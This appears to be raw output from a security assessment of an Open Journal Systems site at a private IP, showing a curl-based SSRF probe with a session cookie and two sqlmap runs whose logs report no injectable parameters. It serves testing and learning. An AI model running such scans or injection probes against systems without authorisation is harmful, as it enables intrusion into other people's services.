<br />
<b>Deprecated</b>:  Creation of dynamic property
Smarty_Internal_Template::$compiled is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_template.php</b> on line <b>719</b><br />
        </div><!-- pkp_structure_main -->


                                                        <
100  9530    0  9530    0     0   244k      0 --:--:-- --:--:-- --:--:--  244k
* Connection #0 to host 10.34.100.178 left intact
/div><!-- pkp_structure_content -->

<div class="pkp_structure_footer_wrapper" role="contentinfo">
        <a id="pkp_content_footer"></a>

        <div class="pkp_structure_footer">


                <div class="pkp_brand_footer" role="complementary">
                        <a
href="http://10.34.100.178/index.php/index/about/aboutThisPublishingSystem">
                                <img alt="More information about the publishing
system, Platform and Workflow by OJS/PKP."
src="http://10.34.100.178/templates/images/ojs_brand.png">
                        </a>
                </div>
        </div>
```

```
</div><!-- pkp_structure_footer_wrapper -->

</div><!-- pkp_structure_page -->

<script
src="http://10.34.100.178/lib/pkp/lib/vendor/components/jquery/jquery.min.js?v=3.3.0.
8" type="text/javascript"></script><script
src="http://10.34.100.178/lib/pkp/lib/vendor/components/jqueryui/jquery-ui.min.js?v=
3.3.0.8" type="text/javascript"></script><script
src="http://10.34.100.178/plugins/themes/default/js/lib/popper/popper.js?v=3.3.0.8"
type="text/javascript"></script><script
src="http://10.34.100.178/plugins/themes/default/js/lib/bootstrap/util.js?v=3.3.0.8"
type="text/javascript"></script><script
src="http://10.34.100.178/plugins/themes/default/js/lib/bootstrap/dropdown.js?v=3.3.0.
8" type="text/javascript"></script><script
src="http://10.34.100.178/plugins/themes/default/js/main.js?v=3.3.0.8"
type="text/javascript"></script>


</body>
</html>
```

SSRF stylesheet test

```
Note: Unnecessary use of -X or --request, POST is already inferred.
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying
10.34.100.178:80...
* Connected to 10.34.100.178 (10.34.100.178) port 80
> POST /index.php/index/management/settings/website HTTP/1.1
> Host: 10.34.100.178
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: OJSSID=43jvdtvp09pn3opuhs4uapui1q
> Content-Length: 55
> Content-Type: application/x-www-form-urlencoded
>
} [55 bytes data]
< HTTP/1.1 302 Found
< Date: Mon, 06 Apr 2026 12:50:00 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Location:
http://10.34.100.178/index.php/index/user/authorizationDenied?message=user.authoriz
ation.noContext
```

```
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<

100    55    0     0  100    55      0   1641 --:--:-- --:--:-- --:--:--  1666
* Connection #0 to host 10.34.100.178 left intact
```

SQLMap

```
sqlmap -u "http://10.34.100.178/index.php/JPK/login/signIn " \
  --data="username=test&password=test&remember=0" \
  --method=POST \
  --dbs \
  --batch \
  --output-dir=./sqlmap_output_1


        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting @ 18:13:59 /2026-04-06/

[18:13:59] [WARNING] using
'/home/aq/Omar/UB/DevSecOps/case_1/02_scanning/SQLMap/sqlmap_output_1' as
the output directory
[18:13:59] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own
('OJSSID=r7hkce8lf4t...irevonh3p0'). Do you want to use those [Y/n] Y
[18:14:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:14:00] [INFO] testing if the target URL content is stable
[18:14:01] [INFO] target URL content is stable
[18:14:01] [INFO] testing if POST parameter 'username' is dynamic
[18:14:01] [WARNING] POST parameter 'username' does not appear to be dynamic
[18:14:01] [WARNING] heuristic (basic) test shows that POST parameter 'username'
might not be injectable
[18:14:02] [INFO] testing for SQL injection on POST parameter 'username'
[18:14:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:14:02] [WARNING] reflective value(s) found and filtering out
```

```
[18:14:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:14:03] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:14:04] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:14:05] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:14:05] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:14:06] [INFO] testing 'Generic inline queries'
[18:14:06] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:14:06] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:14:07] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:14:07] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:14:08] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:14:09] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:14:10] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other
(potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[18:14:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:14:12] [WARNING] POST parameter 'username' does not seem to be injectable
[18:14:12] [INFO] testing if POST parameter 'password' is dynamic
[18:14:12] [WARNING] POST parameter 'password' does not appear to be dynamic
[18:14:12] [WARNING] heuristic (basic) test shows that POST parameter 'password'
might not be injectable
[18:14:12] [INFO] testing for SQL injection on POST parameter 'password'
[18:14:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:14:13] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:14:13] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:14:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:14:14] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or H
AVING clause (IN)'
[18:14:14] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:14:14] [INFO] testing 'Generic inline queries'
[18:14:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:14:14] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:14:15] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:14:15] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:14:15] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:14:15] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
```

```
[18:14:16] [INFO] testing 'Oracle AND time-based blind'
[18:14:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:14:16] [WARNING] POST parameter 'password' does not seem to be injectable
[18:14:16] [INFO] testing if POST parameter 'remember' is dynamic
[18:14:16] [WARNING] POST parameter 'remember' does not appear to be dynamic
[18:14:16] [WARNING] heuristic (basic) test shows that POST parameter 'remember'
might not be injectable
[18:14:17] [INFO] testing for SQL injection on POST parameter 'remember'
[18:14:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:14:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:14:17] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:14:17] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:14:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:14:18] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:14:18] [INFO] testing 'Generic inline queries'
[18:14:18] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:14:18] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:14:19] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:14:19] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:14:19] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:14:19] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:14:19] [INFO] testing 'Oracle AND time-based blind'
[18:14:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:14:22] [WARNING] POST parameter 'remember' does not seem to be injectable
[18:14:22] [CRITICAL] all tested parameters do not appear to be injectable. Try to
increase values for '--level'/'--risk' options if you wish to perform more tests. If you
suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe
you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch
'--random-agent'

[*] ending @ 18:14:22 /2026-04-06/

sqlmap -u "http://10.34.100.178/index.php/JPK/search/index?query=test" \
  --dbs \
  --batch \
  --level=3 \
  --risk=2 \
  --output-dir=./sqlmap_output_2


      ___
     __H__
```

```
 ___ ___["]_____ ___ ___  {1.9.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:22:40 /2026-04-06/

[18:22:40] [WARNING] using '/home/aq/Omar/UB/DevSecOps/case_1/02_scanning/SQLMap/sqlmap_output_2' as the output directory
[18:22:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('OJSSID=ec0dt8444rq...hpmj1kv6u4'). Do you want to use those [Y/n] Y
[18:22:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:22:40] [INFO] testing if the target URL content is stable
[18:22:40] [INFO] target URL content is stable
[18:22:40] [INFO] testing if GET parameter 'query' is dynamic
[18:22:40] [WARNING] GET parameter 'query' does not appear to be dynamic
[18:22:41] [WARNING] heuristic (basic) test shows that GET parameter 'query' might not be injectable
[18:22:41] [INFO] testing for SQL injection on GET parameter 'query'
[18:22:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:22:41] [WARNING] reflective value(s) found and filtering out
[18:22:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[18:22:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[18:22:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[18:22:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[18:22:49] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[18:22:51] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[18:22:53] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[18:22:56] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[18:22:58] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
```

```
[18:23:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:23:01] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[18:23:01] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
Parameter replace'
[18:23:01] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[18:23:01] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[18:23:01] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[18:23:01] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[18:23:01] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original
value)'
[18:23:01] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[18:23:02] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original
value)'
[18:23:02] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP
BY clause'
[18:23:02] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP
BY clause (original value)'
[18:23:02] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP
BY clause'
[18:23:02] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP
BY clause'
[18:23:02] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
ORDER BY clause'
[18:23:02] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY
clause'
[18:23:03] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY
clause'
[18:23:05] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'
[18:23:06] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
Stacked queries (IF)'
[18:23:08] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (FLOOR)'
[18:23:09] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:23:10] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (UPDATEXML)'
[18:23:11] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (FLOOR)'
[18:23:13] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:23:15] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:23:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (CONVERT)'
[18:23:19] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (CONCAT)'
```

```
[18:23:22] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:23:25] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(UTL_INADDR.GET_HOST_ADDRESS)'
[18:23:28] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(CTXSYS.DRITHSX.SN)'
[18:23:31] [INFO] testing 'Firebird AND error-based - WHERE or HAVING clause'
[18:23:35] [INFO] testing 'MonetDB AND error-based - WHERE or HAVING clause'
[18:23:38] [INFO] testing 'Vertica AND error-based - WHERE or HAVING clause'
[18:23:41] [INFO] testing 'IBM DB2 AND error-based - WHERE or HAVING clause'
[18:23:44] [INFO] testing 'ClickHouse AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause'
[18:23:49] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE
(EXTRACTVALUE)'
[18:23:52] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[18:23:52] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace
(EXTRACTVALUE)'
[18:23:52] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[18:23:52] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter
replace'
[18:23:52] [INFO] testing 'Oracle error-based - Parameter replace'
[18:23:52] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY
clause (EXTRACTVALUE)'
[18:23:52] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY
clause (FLOOR)'
[18:23:53] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[18:23:53] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking
(EXEC)'
[18:23:54] [INFO] testing 'Generic inline queries'
[18:23:54] [INFO] testing 'MySQL inline queries'
[18:23:54] [INFO] testing 'PostgreSQL inline queries'
[18:23:54] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[18:23:54] [INFO] testing 'Oracle inline queries'
[18:23:54] [INFO] testing 'SQLite inline queries'
[18:23:54] [INFO] testing 'Firebird inline queries'
[18:23:54] [INFO] testing 'ClickHouse inline queries'
[18:23:55] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[18:23:56] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[18:23:57] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP -
comment)'
[18:23:58] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK -
comment)'
[18:23:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:24:00] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[18:24:01] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[18:24:01] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```

```
[18:24:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE -
comment)'
[18:24:02] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:24:03] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[18:24:03] [INFO] testing 'IBM DB2 stacked queries (heavy query - comment)'
[18:24:04] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[18:24:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:24:06] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[18:24:07] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP -
comment)'
[18:24:07] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP -
comment)'
[18:24:08] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[18:24:09] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[18:24:10] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[18:24:11] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[18:24:12] [INFO] testing 'MySQL AND time-based blind (ELT)'
[18:24:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:24:15] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'
[18:24:16] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:24:17] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind
(heavy query)'
[18:24:18] [INFO] testing 'Oracle AND time-based blind'
[18:24:19] [INFO] testing 'Oracle AND time-based blind (heavy query)'
[18:24:20] [INFO] testing 'IBM DB2 AND time-based blind (heavy query)'
[18:24:21] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[18:24:22] [INFO] testing 'Informix AND time-based blind (heavy query)'
[18:24:23] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) -
PROCEDURE ANALYSE (EXTRACTVALUE)'
[18:24:24] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[18:24:25] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace
(substraction)'
[18:24:25] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[18:24:25] [INFO] testing 'Oracle time-based blind - Parameter replace
(DBMS_LOCK.SLEEP)'
[18:24:25] [INFO] testing 'Oracle time-based blind - Parameter replace
(DBMS_PIPE.RECEIVE_MESSAGE)'
[18:24:25] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP
BY clause'
[18:24:25] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP
BY clause'
[18:24:25] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause
(DBMS_LOCK.SLEEP)'
[18:24:25] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause
(DBMS_PIPE.RECEIVE_MESSAGE)'
```

```
it is recommended to perform only basic UNION tests if there is not at least one other
(potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[18:24:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:24:28] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[18:24:30] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[18:24:33] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[18:24:36] [WARNING] GET parameter 'query' does not seem to be injectable
[18:24:36] [INFO] testing if parameter 'User-Agent' is dynamic
[18:24:36] [WARNING] parameter 'User-Agent' does not appear to be dynamic
[18:24:36] [WARNING] heuristic (basic) test shows that parameter 'User-Agent' might
not be injectable
[18:24:36] [INFO] testing for SQL injection on parameter 'User-Agent'
[18:24:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:24:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(subquery - comment)'
[18:24:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(comment)'
[18:24:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(MySQL comment)'
[18:24:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(Microsoft Access comment)'
[18:24:40] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING,
ORDER BY or GROUP BY clause'
[18:24:42] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING,
ORDER BY or GROUP BY clause (MAKE_SET)'
[18:24:44] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or
HAVING clause (CAST)'
[18:24:46] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING
clause (CTXSYS.DRITHSX.SN)'
[18:24:47] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING,
GROUP BY or HAVING clause (JSON)'
[18:24:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:24:49] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[18:24:49] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
Parameter replace'
[18:24:49] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[18:24:49] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[18:24:49] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[18:24:49] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[18:24:49] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original
value)'
[18:24:49] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[18:24:50] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original
value)'
[18:24:50] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP
BY clause'
```

```
[18:24:50] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP
BY clause (original value)'
[18:24:50] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP
BY clause'
[18:24:50] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP
BY clause'
[18:24:51] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
ORDER BY clause'
[18:24:51] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY
clause'
[18:24:51] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY
clause'
[18:24:53] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'
[18:24:54] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
Stacked queries (IF)'
[18:24:55] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (FLOOR)'
[18:24:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:24:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (UPDATEXML)'
[18:24:58] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (FLOOR)'
[18:25:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:25:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:25:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (CONVERT)'
[18:25:03] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (CONCAT)'
[18:25:04] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:25:06] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(UTL_INADDR.GET_HOST_ADDRESS)'
[18:25:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(CTXSYS.DRITHSX.SN)'
[18:25:09] [INFO] testing 'Firebird AND error-based - WHERE or HAVING clause'
[18:25:12] [INFO] testing 'MonetDB AND error-based - WHERE or HAVING clause'
[18:25:14] [INFO] testing 'Vertica AND error-based - WHERE or HAVING clause'
[18:25:15] [INFO] testing 'IBM DB2 AND error-based - WHERE or HAVING clause'
[18:25:16] [INFO] testing 'ClickHouse AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause'
[18:25:18] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE
(EXTRACTVALUE)'
[18:25:19] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
```

```
[18:25:19] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace
(EXTRACTVALUE)'
[18:25:19] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[18:25:19] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter
replace'
[18:25:19] [INFO] testing 'Oracle error-based - Parameter replace'
[18:25:19] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY
clause (EXTRACTVALUE)'
[18:25:19] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY
clause (FLOOR)'
[18:25:20] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[18:25:20] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking
(EXEC)'
[18:25:20] [INFO] testing 'Generic inline queries'
[18:25:20] [INFO] testing 'MySQL inline queries'
[18:25:20] [INFO] testing 'PostgreSQL inline queries'
[18:25:20] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[18:25:20] [INFO] testing 'Oracle inline queries'
[18:25:20] [INFO] testing 'SQLite inline queries'
[18:25:20] [INFO] testing 'Firebird inline queries'
[18:25:20] [INFO] testing 'ClickHouse inline queries'
[18:25:21] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[18:25:21] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[18:25:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP -
comment)'
[18:25:23] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK -
comment)'
[18:25:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:25:25] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[18:25:26] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[18:25:27] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:25:28] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE -
comment)'
[18:25:29] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:25:29] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[18:25:30] [INFO] testing 'IBM DB2 stacked queries (heavy query - comment)'
[18:25:30] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[18:25:31] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:25:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[18:25:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP -
comment)'
[18:25:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP -
comment)'
[18:25:35] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[18:25:36] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
```

```
[18:25:37] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[18:25:39] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[18:25:40] [INFO] testing 'MySQL AND time-based blind (ELT)'
[18:25:42] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:25:43] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'
[18:25:44] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:25:45] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind
(heavy query)'
[18:25:46] [INFO] testing 'Oracle AND time-based blind'
[18:25:48] [INFO] testing 'Oracle AND time-based blind (heavy query)'
[18:25:52] [INFO] testing 'IBM DB2 AND time-based blind (heavy query)'
[18:25:54] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[18:25:56] [INFO] testing 'Informix AND time-based blind (heavy query)'
[18:25:59] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) -
PROCEDURE ANALYSE (EXTRACTVALUE)'
[18:26:00] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[18:26:00] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace
(substraction)'
[18:26:01] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
